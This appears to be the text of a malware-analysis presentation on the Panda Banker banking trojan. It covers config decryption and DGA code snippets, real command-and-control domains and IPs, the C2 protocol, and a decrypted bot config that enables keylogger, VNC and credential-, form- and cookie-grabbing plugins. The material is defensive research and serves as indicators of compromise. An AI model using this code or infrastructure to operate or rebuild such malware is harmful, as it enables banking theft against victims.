000002b0  eb 11 00 84 4d eb 0c 9b  14 04 d3 7f ed f8 06 d4  |....M...........|
000002c0  34 dd 90 58 78 aa f0 2a  85 1d 32 5c f5 f7 3a 59  |4..Xx..*..2\..:Y|
000002d0  4e 2f b5 00 b5 69 00 98  60 59 4f de e5 81 19 af  |N/...i..`YO.....|
000002e0  e1 22 3c 28 97 25 78 e3  d0 4c 93 22 3f f9 c5 58  |."<(.%x..L."?..X|
000002f0  48 1b 9c df 44 50 74 cc  a1 28 fc 90 bd 31 f8 36  |H...DPt..(...1.6|
00000300  6b ca 79 0c 24 94 6c a6  c1 74 82 5a 35 e3 af 36  |k.y.$.l..t.Z5..6|
00000310  93 a5 7a 9a fb 58 67 ae  5d d2 8d fe d5 1d cc 0d  |..z..Xg.].......|
00000320  29 82 a1 57 1e 90 14 c3  e6 a5 97 8e 69 8d e5 07  |)..W........i...|
00000330  e9 72 61 a8 a1 26 23 0a  9f f6 9d 79 4f 47 64 35  |.ra..&#....yOGd5|
00000340  ad 9d 41 a3 9e fc 10 31  a9 5b 63 04 5e 9b ad b9  |..A....1.[c.^...|
00000350  20 74 13 23 23 10 26 9c  c7 31 55 c0 ff d8 b0 12  | t.##.&..1U.....|
00000360  ff d3 52 af a3 80 14 e0  65 55 b9 ea df 38 dc 92  |..R.....eU...8..|
00000370  92 ba e9 40 61 e4 16 e6  ab 7e 33 30 9e c2 e9 78  |...@a....~30...x|
00000380  a3 71 8d 14 1d cc 65 1c  96 9b 2b 41 f5 74 cc bf  |.q....e...+A.t..|
00000390  e8 e0 3f 6c f0 03 02 03  01 00 01 25 01 00 00 34  |..?l.......%...4|
...
```

BaseConfig Keys



BaseConfig C2s (2.1.0 – 2.5.7)

```
for i in range(len(base_config)):
    try_me = base_config[i:i+101]

    possible_c2 = rc4(base_config_key, try_me)
    if “http” in possible_c2:
        print possible_c2
```

BaseConfig C2s (2.6.x - present)

```
S = rc4_ksa(base_config_key)
i = S[256]
j = S[257]

# 30, 55, 22
for _ in range(30):
    # “I”, “B”
    in_buf = struct.pack(“I”, 0x0)
    for in_byte in in_buf:
        (i, j, S, unused) = rc4_prga(i, j, S)
…
```

BaseConfig C2s

- http://denatgruel.com/release.dat (January 2016)
- http://us-rboticks.ws/config.dat (March 2016)

- https://abrakadabra2017.com/3maufleawvoxawologuev.dat (May 2017)
- https://0532ae71ab47.com/4gaxywuubduamfaarmylu.dat (January 2018)
- https://ioxicjkdkc.abkhazia.su/1ishuwuycywgeacqylyik.dat (June 2018)
- https://veintitna.ru/4enmuotriloqeryezpiar.dat (October 2018)

BaseConfig DGA Endings

```
00000390  6f c9 7e 03 a5 d9 02 03  01 00 01 25 01 00 00 34  |o.~.........%...4|
000003a0  37 2e 63 6f 6d 2f 63 6f  6e 66 2e 64 61 74 00 39  |7.com/conf.dat.9|
000003b0  38 2e 63 6f 6d 2f 63 6f  6e 66 2e 64 61 74 00 31  |8.com/conf.dat.1|
000003c0  30 2e 6e 65 74 2f 63 6f  6e 66 2e 64 61 74 00 39  |0.net/conf.dat.9|
000003d0  38 2e 6e 65 74 2f 63 6f  6e 66 2e 64 61 74 00 00  |8.net/conf.dat..|
000003e0  3f b4 cc 45 df 99 63 c5  8d ef 32 54 60 53 e1 7c  |?..E..c...2T`S.||
000003f0  49 10 cc 9d 5d 27 5e d1  8d af bf 49 fa a5 d3 fa  |I...]'^....I....|
00000400  72 c4 f2 41 00 00 00 00  00 00 00 00 00 00 00 00  |r..A............|
00000410
```

- 47.com/conf.dat
- 98.com/conf.dat
- 10.net/conf.dat
- 98.net/conf.dat

DGA

DNS

Name	Response	Post-Analysis Lookup
wahemughwi.ru [VT] [ET]	A 192.168.79.244 [VT] [ET]	5.187.4.240 [VT] [ET]
oftsutanuld.ru [VT] [ET]	A 192.168.79.244 [VT] [ET]	
kethowtoftrab.ru [VT] [ET]	A 192.168.79.244 [VT] [ET]	
rowdinghijust.ru [VT] [ET]	A 192.168.79.244 [VT] [ET]	
hapbetrobid.ru [VT] [ET]	A 192.168.79.244 [VT] [ET]	
74365fe2ce47.com [VT] [ET]	A 192.168.79.244 [VT] [ET]	
74365fe2ce98.com [VT] [ET]	A 192.168.79.244 [VT] [ET]	
74365fe2ce10.net [VT] [ET]	A 192.168.79.244 [VT] [ET]	
74365fe2ce98.net [VT] [ET]	A 192.168.79.244 [VT] [ET]	

DGA (2.2.1 – 2.2.9)

Panda Banker's Future DGA

DS Dennis Schwarz on October 4, 2016.

Since we last visited the Panda Bankers at the malware zoo, two new versions have emerged: 2.2.6 and 2.2.7. While sifting through the encrypted strings of the latest version, two interesting ones stood out:

- dgaconfigs
- DGA, download "%S".

Tracing the first one through the code does indeed lead to a DGA or a domain generation algorithm. It looks to be a backup mechanism for when the primary hardcoded C2s have gone down. Searching older samples reveal that the strings and the DGA have actually been around since version 2.2.1. This post takes a closer look at the algorithm using this sample (version 2.2.7) as a reference.

Domain Generation Algorithm

- Source: https://asert.arbornetworks.com/panda-bankers-future-dga/

DGA (2.2.10 – present)

```
 def dga(key, dt, dgaconfig):
     secs_since_epoch = timegm(dt.timetuple())
-    key0 = struct.unpack("I", key[0:4])[0]

-    key0 ^= secs_since_epoch
+    math1 = secs_since_epoch - (86400 * (dt.day % 3))

-    new_key = struct.pack("I", key0) + key[4:]
+    key0 = struct.unpack("Q", key[0:8])[0]
+    key1 = struct.unpack("Q", key[8:16])[0]
+
+    key0 = (key0 ^ math1) & 0xffffffffffffffff
+    key1 = (key1 ^ ~math1) & 0xffffffffffffffff
+
+    new_key = struct.pack("Q", key0) + struct.pack("Q", key1) + key[16:]
```

Source: https://github.com/tildedennis/malware/blob/master/panda_banker/dga.py

DGA Activity (1 config / ~Oct 2018)

1. 2018-3-12: d6b80c234347.com (146.185.243.116)
2. 2018-4-18: 9eb318bf4a47.com (94.242.59.179)
3. 2018-4-30: f075f7e31147.com (212.116.113.86)
4. 2018-5-3: 9984c05a2447.com (185.244.150.46)
5. 2018-5-15: d5465ea21847.com (46.148.26.106)
6. 2018-5-18: 7f8e3a437647.com (46.148.26.106)
7. 2018-6-1: 934f0d799f47.com (193.124.189.181)
8. 2018-6-3: 6358968c2647.com (212.22.77.112)
9. 2018-6-24: 52507833f147.com (168.235.96.67)
10. 2018-7-9: acbc2c8bf347.com (46.148.26.106)
11. 2018-7-15: 05319d803447.com (193.124.189.181)
12. 2018-7-30: ae0acb2d2247.com (212.22.77.112)
13. 2018-8-6: 7f05c3baa647.com (212.22.77.112)
14. 2018-8-15: 8c28b40a0b47.com (46.148.26.106)
15. 2018-8-21: 41b53042c147.com (46.148.26.106)
16. 2018-8-27: 02657b649147.com (46.148.26.106)
17. 2018-9-9: 77734a166347.com (46.148.26.106)
18. 2018-10-18: 3bd083c69647.com (46.148.26.106)

Sample: 5ac06f2cf2d27cc079778738c39eec3c64853880c43b60395899357fe8e2a31c

Command and Control (Requests)

```
POST /Asz/CKbcy2wDH5P/5/z/Uh/o9Tt/MDA HTTP/1.1
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.5072
7; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: sincirewdo.ru
Content-Length: 728
Cache-Control: no-cache

9nUPjeTMvVKnVWcmZrceWdBtMeyrlTmAjkWX1b0RFT4jNVmus6+FWDQyN3ADrRtZuWohmovz7q95ksSKpR0KDyYxY7szHuPhMrEzw/cw0Xo
QipemrTWrBcYGJSSykG39r9NFkk1fVQzAubVEBqK2Ui4NPp21Fstv1z9avLWb2+4nuZlX3NSkB/PwJavhBEanzGTBQaHphVW/lEORp6E+Le
jai8oxtGZHSYzlkdInWxzG+af3i4XnvI9utTkB92Xw9aqi0O6r5FzA2g/zTx4qE41dmi3wbG2+fkY7DFLOA+BvttERIFYMUckPoPJdaELCf
kOn1pbHO1JRYRdUK7hY/QgkLKF3UKAMDoNcA0HBNMYKxDr2LfkdieuH4O1adg1nX+GK7WjHfmPG/k92fV8KoV12m03Vh4s3LiPrjGL8f38o
z2+FIoPWZkZiQBXtJR65jnZkkQPOUKrPxlVZKfdKDDR35JAlIA0IE0+WQg+xlW1UkHSAY2WLzZMAp+RKIn47yOixIjQB+F8nMQ9EtmMqKeM
uvH9kbR10Eoef/d7aimjYc00n/Nr8weezeGslC70UStSgRYktpd2ey5jcRVyGi8tCTCeZ3x71bgLDzwZB7ieE1HDJNPIYefxFzF6hMMeRn7
pqnPr6pc4kt4JUML/8NTqxj6PLic2lzKj8Jr/8BldpTvhYBkRv7qhl87dSYoPoaEoB8ck2zDidP54iHTt/TQ==
```

Request URI (2.1.0 – 2.1.3)

- Initial part of the URI is generated
  - “/<2-10 random alphanumeric characters>/”
- Following system information is gathered into a buffer “sysinfo”
  - Computer name
  - InstallDate (from Registry)
  - CRC32 of DigitalProductId (from Registry)
  - CRC32 of OSVERSIONINFOEX structure (from GetVersionEx Windows API)
- “sysinfo” is SHA256 hashed, but only the first 16-bytes of the hash are used
- The 16-byte hash is XORed with the initial part of the URI from step 1
- The result is uppercase hex encoded
- “/”s are randomly added

Request URI (2.2.1 – present)

- Initial part of the URI is generated
  - “/<2-10 random alphanumeric characters>/”
- Following system information is gathered into a buffer “sysinfo”
  - Computer name
  - InstallDate (from Registry)
  - CRC32 of DigitalProductId (from Registry)
  - CRC32 of OSVERSIONINFOEX structure (from GetVersionEx Windows API)
- “sysinfo” is SHA256 hashed, but only the first 16-bytes of the hash are used
- The 16-byte hash is XORed with the initial part of the URI from step 1

- The result is uppercase hex encoded
- The result is base64 encoded
- +, /, = are translated into -, _, “”
- “/”s are randomly added

```
/Asz/CKbcy2wDH5P/5/z/Uh/o9Tt/MDA
```

POST Data Decryption

- Offset 0x0: placeholder (32 bytes)
- Offset 0x20: RSA encrypted AES key (256 bytes)
- Offset 0x120: AES256 IV (16 bytes)
- Offset 0x130: AES256 CBC encrypted data

- sha256.update(uri + enc_post_data[32:])
  - Offset 0x0: placeholder (32 bytes)
  - Offset 0x0: SHA256 hash (32 bytes)

POST Data Decryption (2.1.0 – 2.1.3)

```
00000000  f6 75 0f 8d e4 cc bd 52  a7 55 67 26 66 b7 1e 59  |.u.....R.Ug&f..Y|
00000010  d0 6d 31 ec ab 95 39 80  8e 45 97 d5 bd 11 15 3e  |.m1...9..E.....>|
00000020  23 35 59 ae b3 af 85 58  34 32 37 70 03 ad 1b 59  |#5Y....X427p...Y|
00000030  b9 6a 21 9a 8b f3 ee af  79 92 c4 8a a5 1d 0a 0f  |.j!.....y.......|
00000040  26 31 63 bb 33 1e e3 e1  32 b1 33 c3 f7 30 d1 7a  |&1c.3...2.3..0.z|
00000050  10 8a 97 a6 ad 35 ab 05  c6 06 25 24 b2 90 6d fd  |.....5....%$..m.|
00000060  af d3 45 92 4d 5f 55 0c  c0 b9 b5 44 06 a2 b6 52  |..E.M_U....D...R|
00000070  2e 0d 3e 9d b5 16 cb 6f  d7 3f 5a bc b5 9b db ee  |..>....o.?Z.....|
00000080  27 b9 99 57 dc d4 a4 07  f3 f0 25 ab e1 04 46 a7  |'..W......%...F.|
00000090  cc 64 c1 41 a1 e9 85 55  bf 94 43 91 a7 a1 3e 2d  |.d.A...U..C...>-|
000000a0  e8 da 8b ca 31 b4 66 47  49 8c e5 91 d2 27 5b 1c  |....1.fGI....'[.|
000000b0  c6 f9 a7 f7 8b 85 e7 bc  8f 6e b5 39 01 f7 65 f0  |.........n.9..e.|
000000c0  f5 aa a2 d0 ee ab e4 5c  c0 da 0f f3 4f 1e 2a 13  |.......\....O.*.|
000000d0  8d 5d 9a 2d f0 6c 6d be  7e 46 3b 0c 52 ce 03 e0  |.].-.lm.~F;.R...|
000000e0  6f b6 d1 11 20 56 0c 51  c9 0f a0 f2 5d 68 42 c2  |o... V.Q....]hB.|
000000f0  7e 43 a7 d6 96 c7 3b 52  51 61 17 54 2b b8 58 fd  |~C....;RQa.T+.X.|
00000100  08 24 2c a1 77 50 a0 0c  0e 83 5c 03 41 c1 34 c6  |.$,.wP....\.A.4.|
00000110  0a c4 3a f6 2d f9 1d 89  eb 87 e0 ed 5a 76 0d 67  |..:.-.......Zv.g|
00000120  5f e1 8a ed 68 c7 7e 63  c6 fe 4f 76 7d 5f 0a a1  |_...h.~c..Ov}_..|
00000130  5d 76 9b 4d d5 87 8b 37  2e 23 eb 8c 62 fc 7f 7f  |]v.M...7.#..b...|
...
```

POST Data Decryption (2.2.1 – present)

```
9nUPjeTMvVKnVWcmZrceWdBtMeyrlTmAjkWX1b0RFT4jNVmus6+FWDQyN3ADrRtZuWohmovz7q95ksSKpR0KDyYxY7szHuPhMrEzw/cw0Xo
QipemrTWrBcYGJSSykG39r9NFkk1fVQzAubVEBqK2Ui4NPp21Fstv1z9avLWb2+4nuZlX3NSkB/PwJavhBEanzGTBQaHphVW/lEORp6E+Le
jai8oxtGZHSYzlkdInWxzG+af3i4XnvI9utTkB92Xw9aqi0O6r5FzA2g/zTx4qE41dmi3wbG2+fkY7DFLOA+BvttERIFYMUckPoPJdaELCf
kOn1pbHO1JRYRdUK7hY/QgkLKF3UKAMDoNcA0HBNMYKxDr2LfkdieuH4O1adg1nX+GK7WjHfmPG/k92fV8KoV12m03Vh4s3LiPrjGL8f38o
z2+FIoPWZkZiQBXtJR65jnZkkQPOUKrPxlVZKfdKDDR35JAlIA0IE0+WQg+xlW1UkHSAY2WLzZMAp+RKIn47yOixIjQB+F8nMQ9EtmMqKeM
uvH9kbR10Eoef/d7aimjYc00n/Nr8weezeGslC70UStSgRYktpd2ey5jcRVyGi8tCTCeZ3x71bgLDzwZB7ieE1HDJNPIYefxFzF6hMMeRn7
pqnPr6pc4kt4JUML/8NTqxj6PLic2lzKj8Jr/8BldpTvhYBkRv7qhl87dSYoPoaEoB8ck2zDidP54iHTt/TQ==
```

Request Data


```
{
    "BotInfo": {
        "systime":      1539182879,
        "process":      "svchost.exe",
        "user": "Admin-PC\\Admin",
        "id":   "08196127D09F93A1B12D74BDC4CD09DF",
        "botnet":       "not set",
        "version":      "2.6.10"
    },
    "File": {
        "name": "1ishuwuycywgeacqylyik.dat"
    }
}
```

Command and Control (Response)

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 09 Oct 2018 16:01:45 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.6.31
```

```
0b9ELDZ31Y2GHTdawwRrKHhNRWBgk82mGKa/WfDLkqDYOq2h7MdLn0VWX5MsiIXz8CGjvACr+hBhUpQK3SdjLOW30/pI2dq1su2
rBGHeDrKXtXEcLsA+lzceQXnSd2uUw41QZPlUaHm7SE1GiDMSf2efnit5dv/fz9A59D7Gpk5+cYiXOxqGKXVCSxvPhQrdO6jHif
BHQsopYG2Ba9uxFzt69dfagBR+wCX/9qHW9YMJR2jm8pEAg3so4hES/AI4UVw/Ckd3UXvkVtorIq3qYd8AHeC0urvGHmZ0YIUDa
iihgAw/1rfMwMYSVjlZIJsv02RutexS3BTX4o7rFiqUdxNeYtG1XfnfRbGhbaFwCVUOgxFG7Z+DggsnwXTC1RalvZmH8W84YQGA
sJM6Tt3IFuivQpt19pFO9rq9PJEun36f2dhshsSFoQgVoURGmCZm7NclQ821eaoCBDTEVNOQ5mATQG+zulrnJgKehu/W9UCYLwh
TJri6s1/FzebnDsnEGRxK11yxCCphWTjyb9XqRNyqNcTugosp/LkEcCgPVdEcB5zWNLueZpP08fpsi1HweYxVXf29dSdgHVNEdU
awjuigBJdvYxbv4f8MzK6lXv5dPfrha6+kXJUIQ2g58qMSbuLG16RdM9mfw7GBeJDqj5AhH/kBwrD03uSOh2L0Ehz/AE30zH9pB
4wGqsINyHlq7XbZsj...
```

Response Data Decryption Layer 1 (2.1.0 - 2.1.3)

- Offset 0x0: SHA256 digest (32 bytes)
- Offset 0x20: AES256 IV (16 bytes)
- Offset 0x30: AES256 CBC encrypted data
  - The key will be the randomly generated AES key sent along in the request

```
00000000  d1 bf 44 2c 36 77 d5 8d  86 1d 37 5a c3 04 6b 28  |..D,6w....7Z..k(|
00000010  78 4d 45 60 60 93 cd a6  18 a6 bf 59 f0 cb 92 a0  |xME``.......Y....|
00000020  d8 3a ad a1 ec c7 4b 9f  45 56 5f 93 2c 88 85 f3  |.:....K.EV_.,...|
00000030  f0 21 a3 bc 00 ab fa 10  61 52 94 0a dd 27 63 2c  |.!......aR...'c,|
00000040  e5 b7 d3 fa 48 d9 da b5  b2 ed ab 04 61 de 0e b2  |....H.......a...|
...
```

Response Data Decryption Layer 1 (2.2.1 - present)

- Offset 0x0: SHA256 digest (32 bytes)
- Offset 0x20: AES256 IV (16 bytes)
- Offset 0x30: AES256 CBC encrypted data
  - The key will be the randomly generated AES key sent along in the request
- Base64

Decrypt Me Like One of your BaseConfigs (Layer 2)


```
{
    "File": {
        "name":"1uporryzeynapomywleyb.dat",
        "id":"de3f323d29a7df1d11b46af0b956d2f6",
        "data":"8AH8U+jbREIIzQ918FTi+oojxL0a85u...5EKy1yOzc"
    }
}
```

Decrypt Me Like One of your BaseConfigs (Layer 3)


```
{
    "data": 'gWXD+bE+WUsq...zn0sPF1Kw',
    "sign": "NVbhQH8wmFiCxI5mGIpCV0FwLLpObbP+wjuL/D2wP/RTw5+ZVrMx6yf7A/V7G+XyEUVXxEj+rYpfyGkdgT4K0
yq9zwtt421Yzg+aQC4AOdyYBGzpcBLJU1Iboz1D60kTP+PEU55EtVVyTqBjCtnas6uU89TCGw2zQ50Q+NiIoVtpdAWxW33WfLW
ifJvLtRQxkG5M95g1HcbMYj1EWHiyyyt+2vqpqhpakaIlrd29zFnbofk7qMvaj+AKlXcRHcKRsoPhTc/Bu1+i3h4qcJ7uCDHcm
uieds2+r0VXdcYvXdhEHKiQOqEQHhCfvC29YmxdOOuj5GpfGJvl20/+oTg=="
}
```

Dynamic Config


```
{
    "botnet":       "2.6.10",
    "check_config": 327685,
    "send_report":  655370,
    "check_update": 1966110,
    "url_config":   "https://sincirewdo.ru/1uporryzeynapomywleyb.dat",
    "url_webinjects":       "https://sincirewdo.ru/610webinjects.dat",
    "url_update":   "https://sincirewdo.ru/1uporryzeynapomywleyb.exe",
    "url_plugin_webinject32":       "https://sincirewdo.ru/610webinject32.bin",
    "url_plugin_webinject64":       "https://sincirewdo.ru/610webinject64.bin",
    "remove_csp":   0,
    "inject_vnc":   0,
    "url_plugin_vnc32":     "https://sincirewdo.ru/610vnc32.bin",
    "url_plugin_vnc64":     "https://sincirewdo.ru/610vnc64.bin",
    "url_plugin_vnc_backserver":    "Z2KvEWWIVjHCjeytKlg4Ls8=",
    "url_plugin_backsocks": "https://sincirewdo.ru/610backsocks.bin",
    "url_plugin_backsocks_backserver":      "Z2KvEWWIVjHCjeytKlg4Ls8=",
    "url_plugin_grabber":   "https://sincirewdo.ru/610grabber.bin",
    "grabber_pause":        2,
    "grab_softlist":        1,
    "grab_pass":    1,
    "grab_form":    1,
    "grab_cert":    1,
    "grab_cookie":  1,
    "grab_del_cookie":      0,
    "grab_del_cache":       0,
    "url_plugin_keylogger": "https://sincirewdo.ru/610keylogger.bin",
    "keylog_process":       "cHV0dHkuZXhlAAA=", # putty.exe\x00\x00
    "screen_process":       "cHV0dHkuZXhlAAA=", # putty.exe\x00\x00
    "reserved":     "EHWYzK2iP0N4dapD0a4PNvapEBg1FHJLNINeXZmqs5qSB2heDdI6EcivwMn4Bvb+QKEgHIaNv2Xtb0
1z8W+WUajykh4unf8aXU4fMDx8Ir8d5h4YdeVMHBkbkl1doVJg5DoRnThjQkALuoTFv0DmfeEZXpZew0eC3zj5JkyZHg5QmtSrM
7V71dNu57mcE6nkE7/LCDl388VfVN+AgKJF5pHGdFMiFo5mUsc7/dVvVxCS4vvt0RqnOmIWCQQg/YPc5g=="
}
```

Dynamic Botnets (“botnet“)

“keylog_process” and “screen_process”

Man-in-the-Browser Module (“url_plugin_webinjectXX”)

”Man-in-the-browser (MITB, MitB, MIB, MiB), a form of Internet threat related to man-in-the-middle (MITM), is a proxy Trojan horse[1] that infects a web browser by taking advantage of vulnerabilities in browser security to modify web pages, modify transaction content or insert additional transactions, all in a completely covert fashion invisible to both the user and host web application.”

Source: https://en.wikipedia.org/wiki/Man-in-the-browser

Webinjects (“url_webinjects”)


- “webfilters”
- “webinjects”
- “webinject1data”
- “webinject2data”
- …
- “webinjectXdata”

Webinjects (“webfilters”)

- ^https://www.<antivirus>* -> block access
- !https://<uninteresting calendar>.com/* -> don't log
- #https://<funny money>.com/* -> take video

Webinjects (“webinjects”)

- Flags (WORD)
- Size (WORD)
- Target offset (WORD)
- Target (regex string)



Webinjects (“webinjectXdata”)

- Data size (WORD)
- Flags (WORD)
- Data
  - Where or how


```
00000000  51 00 00 00 28 66 75 6e  63 74 69 6f 6e 28 29 7b  |Q...(function(){|
00000010  76 61 72 20 65 3d 66 75  6e 63 74 69 6f 6e 28 29  |var e=function()|
00000020  7b 7d 3b 20 76 61 72 20  66 3d 66 75 6e 63 74 69  |{}; var f=functi|
00000030  6f 6e 28 29 7b 7d 3b 20  76 61 72 20 64 3d 66 75  |on(){}; var d=fu|
00000040  6e 63 74 69 6f 6e 28 29  7b 7d 3b 4c 6f 67 67 65  |nction(){};Logge|
00000050  72                                                |r|
00000051
```

Webinjects for Humans

